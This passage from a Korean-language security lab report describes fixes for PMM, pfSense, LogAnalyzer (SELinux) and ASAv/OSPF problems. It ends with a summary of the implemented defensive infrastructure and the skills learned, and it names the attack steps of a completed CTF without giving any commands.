Docker로 올린 PMM 서버는 웹 접속도, 클라이언트 등록도 되지 않았다. 포트 매핑을 `-p 443:8443`으로 잡았으나 사용한 이미지가 컨테이너 내부에서 443을 쓰고 있었고, 관리자 비밀번호가 최소 길이(8자)에 못 미치거나 특수문자가 등록 URL을 깨뜨리는 문제까지 겹쳐 있었다. 포트 매핑을 `-p 443:443`으로 바로잡고 비밀번호를 8자 이상 영숫자로 통일한 뒤, 모니터링 전용 계정과 DB명을 실제 값과 맞춰 `pmm-admin add mysql`로 등록하자 상태가 RUNNING으로 바뀌었다. 이때 모니터링 계정에는 읽기 권한만 부여해 최소 권한 원칙을 지켰다.

10.4 pfSense 기본 경로·DNS 오류

pfSense에서는 OpenVPN 클라이언트 export 패키지를 설치하려 하자 패키지 저장소(SRV) 조회가 실패하고 외부 통신 자체가 되지 않았다. WAN 인터페이스에 예전 실습에서 남은 수동 게이트웨이(1.1.1.1)가 그대로 있어, 기본 경로가 실제 게이트웨이가 아니라 존재하지 않는 주소로 향하고 있던 것이 원인이었다. WAN을 DHCP로 되돌려 올바른 기본 경로를 받게 하고 DNS를 실제 게이트웨이(192.168.16.1)로 지정하되 DNS Server Override는 해제해 잘못된 값이 덮어써지지 않도록 하자, 경로가 정상화되면서 `openvpn-client-export` 패키지가 설치되어 윈도우용 클라이언트 프로파일을 내보낼 수 있었다.

10.5 LogAnalyzer 설치 마법사 실패 (SELinux)

Adiscon LogAnalyzer는 설치 마법사에서 `config.php`가 저장되지 않았고, 저장한 것처럼 보여도 값이 반영되지 않았다. SELinux가 웹 디렉터리를 읽기 전용(`httpd_sys_content_t`)으로 라벨링해 웹 서버가 설정 파일을 쓸 수 없었고 DB 접속도 정책상 막혀 있었으며, 여기에 마법사에 DB명·테이블명을 잘못 입력한 것까지 더해져 있었다. `semanage fcontext -a -t httpd_sys_rw_content_t`와 `restorecon`으로 쓰기 컨텍스트를 부여하고 `setsebool -P httpd_can_network_connect_db on`으로 DB 접속을 허용한 뒤, `config.php`의 DB명·사용자·테이블을 `Syslog / rsyslog / SystemEvents`로 정정하자 웹에서 로그 조회와 검색이 되었다.

10.6 라우팅 인접·에이전트 연결 유지

이 밖에도 통합 과정에서 몇 가지 연결 문제를 겪었다. ASAv에 OUTSIDE ACL을 적용하자 OSPF 인접이 끊겨 경로가 사라졌는데, ACL이 명시 규칙 외 트래픽을 암묵적으로 차단하면서 OSPF 패킷까지 막은 탓이었고, 모든 ACL 최상단에 `permit ospf any any`를 배치해 인접을 유지시켰다. 또 서버 VM이 DHCP로 구성된 탓에 재기동 때 주소가 바뀌면 OSSEC·Zabbix

에이전트가 매니저를 찾지 못해 연결이 끊겼는데, 매니저 IP를 재확인하고 `client.keys`를 다시 등록해 복구하면서, 관제 대상은 고정 IP로 두는 편이 운영에 유리하다는 점을 체감하였다.

11. 결론 및 성과

본 실습을 통해 상반기에 개별적으로 학습한 보안 기술 전 영역을 하나의 인프라에서 구현하고 동작을 검증하였다. 네트워크 계층(VLAN·OSPF)부터 경계 방어(ASAv 방화벽), 침입탐지(라우터 ACL + Suricata 2계층), 관제(Zabbix·OSSEC 상호 감시), SIEM(Wazuh)과 중앙 로그 분석(Adiscon LogAnalyzer), DB 모니터링(PMM), 원격 접속(pfSense OpenVPN), 그리고 공격자 관점의 모의침투(Earth CTF)까지 방어와 공격 양면을 단일 토폴로지 위에서 모두 다루었다.

11.1 구현 결과 요약

기술	구현	검증
VLAN / Routing	VLAN 10/20/30, OSPF Area 0	**완료**
Firewall	ASAv ACL 5개	**완료 (hitcnt)**
IDS/IPS	R3 ACL + Suricata 2계층	**완료 (탐지 로그)**
Server	DNS·Web/DB·OSSEC·Zabbix·Wazuh·PMM	**완료**
SIEM	Wazuh	**완료**
Log Analyzer	Adiscon LogAnalyzer	**완료**
VPN	pfSense OpenVPN	**완료 (접속 성공)**
CTF	Earth	**완료 (root)**

11.2 습득 역량

네트워크 설계·라우팅. 여러 대의 라우터와 EtherSwitch를 하나의 OSPF Area 0 도메인으로 묶고, 라우터-온-어-스틱(802.1Q 서브인터페이스)으로 VLAN별 게이트웨이를 구성하면서, IOS의 와일드카드 마스크와 ASAv의 서브넷 마스크 차이 같은 장비별 문법 차이를 직접 다루는 감각을 익혔다. 개별 랩에서 따로 놀던 대역들을 충돌 없는 IP 체계로 재설계한 것이 가장 큰 수확이다.

경계 방어·침입탐지. ASAv에서 보안레벨과 ACL을 조합해 VLAN별 접근을 통제하고 hit count로 차단을 실증하였으며, IDS/IPS는 라우터 ACL(경계)과 Suricata(센서)의 2계층으로 나눠 구성해 "어디서 무엇을 탐지할지"를 계층 관점에서 설계하는 법을 배웠다.

서버 구축·서비스 연동. BIND DNS, Apache+MariaDB 웹/DB, OSSEC·Zabbix·Wazuh·PMM까지 성격이 다른 서버들을 직접 구축하고, 단순 설치를 넘어 Zabbix와 OSSEC이 서로를 감시하는 상호 연동, SIEM의 로그 룰 판정, 중앙 로그 분석까지 서비스 간 연결을 구성하는 경험을 쌓았다.

관제·로그 분석 운영. Wazuh(보안 이벤트 판정)와 LogAnalyzer(중앙 로그 조회)의 역할을 구분해 각각 배치하면서, "수집"과 "분석"이 어떻게 다른지를 실제 화면으로 확인하였다. 심각도·그룹이 부여된 알림과 호스트·키워드로 검색되는 원본 로그를 함께 다루며 관제 관점의 이해를 넓혔다.

공격자 관점·문제 해결. Earth CTF에서 정보수집부터 명령 인젝션·필터 우회·리버스셸·SUID 악용을 통한 root 권한 상승까지 공격 전 과정을 수행하여, 방어자가 무엇을 막아야 하는지를 공격자 시선에서 이해하였다. 또한 앞서 정리한 트러블슈팅 사례들처럼 배포판 차이·SELinux·네트워크 경로 문제를 원인부터 좁혀 해결하면서, 실무에서 통하는 디버깅 역량을 길렀다.

> **Security Labs — 상반기 주요 기술 8개 항목 + 모의침투 전체 구현 완료**